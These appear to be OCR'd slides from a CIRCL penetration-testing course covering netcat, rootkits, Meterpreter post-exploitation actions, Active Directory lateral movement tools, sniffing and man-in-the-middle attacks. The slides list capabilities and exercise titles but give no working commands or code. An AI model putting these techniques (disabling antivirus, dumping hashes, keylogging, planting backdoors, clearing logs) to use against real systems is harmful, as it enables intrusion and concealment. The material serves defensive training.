
8.2 Netcat

- Netcat: Swiss Army Knife for networks
  - Remote shell
  - Copy files
  - Connect to services
  - Supports 2 modes
    - Server mode
    - Client mode




8.2 Netcat

- Exercise: Upload a file to the server



8.2 Netcat

- Exercise: Bind Netcat to a shell



8.3 Tools and Techniques

- Netcat
  - Connect to services
  - Copy files
  - Remote shell

- RootKits
  - Evading
    - Users and Admins
    - AV protection
  - Hiding
    - Directories, files, programs, processes,
    - Active network connections, open ports,
    - Manipulate output
    - Provide remote access

8.3 Tools and Techniques

- MeterPreter: Post Exploitation Commands
  - Disable AntiVirus
  - Edit, copy, delete, upload files
  - Connect to a stable process (svchost.exe)
  - Dump hashes
  - Escalde privileges
  - Record keystrokes
  - Install a Rootkit
  - Install a Backdoor
  - Clear Eventlogs
  - ...
- Windows Domain: Lateral Movement
  - Cobalt Strike
  - Mimikatz
  - BloodHound

    $\rightarrow$ Full compromise of the AD

CIRCL
Computer Incident
Response Center
Luxembourg

- 9. Supporting Tools and Techniques

9.1 Supporting Tools and Techniques

- Sniffing:
  - Easy and useful
  - Collect sensitive information
  - tshark / wireshark
  - Exercise: dsniff and telnet 10.0.2.101
- Man in the Middle Attack:
  - Cain & Able
  - Dsniff tools
- Armitage:
  - On top of metasploit
  - "Hail Mary" Attack
  - Nmap access

Overview

0. Setup your personal Penetration-Lab
1. Physical access
2. Introduction into Pentesting
3. Reconnaissance / Information Gathering
4. Scanning
5. Exploiting
6. Password Cracking
7. Web Hacking
8. Post Exploitation
9. Supporting Tools and Techniques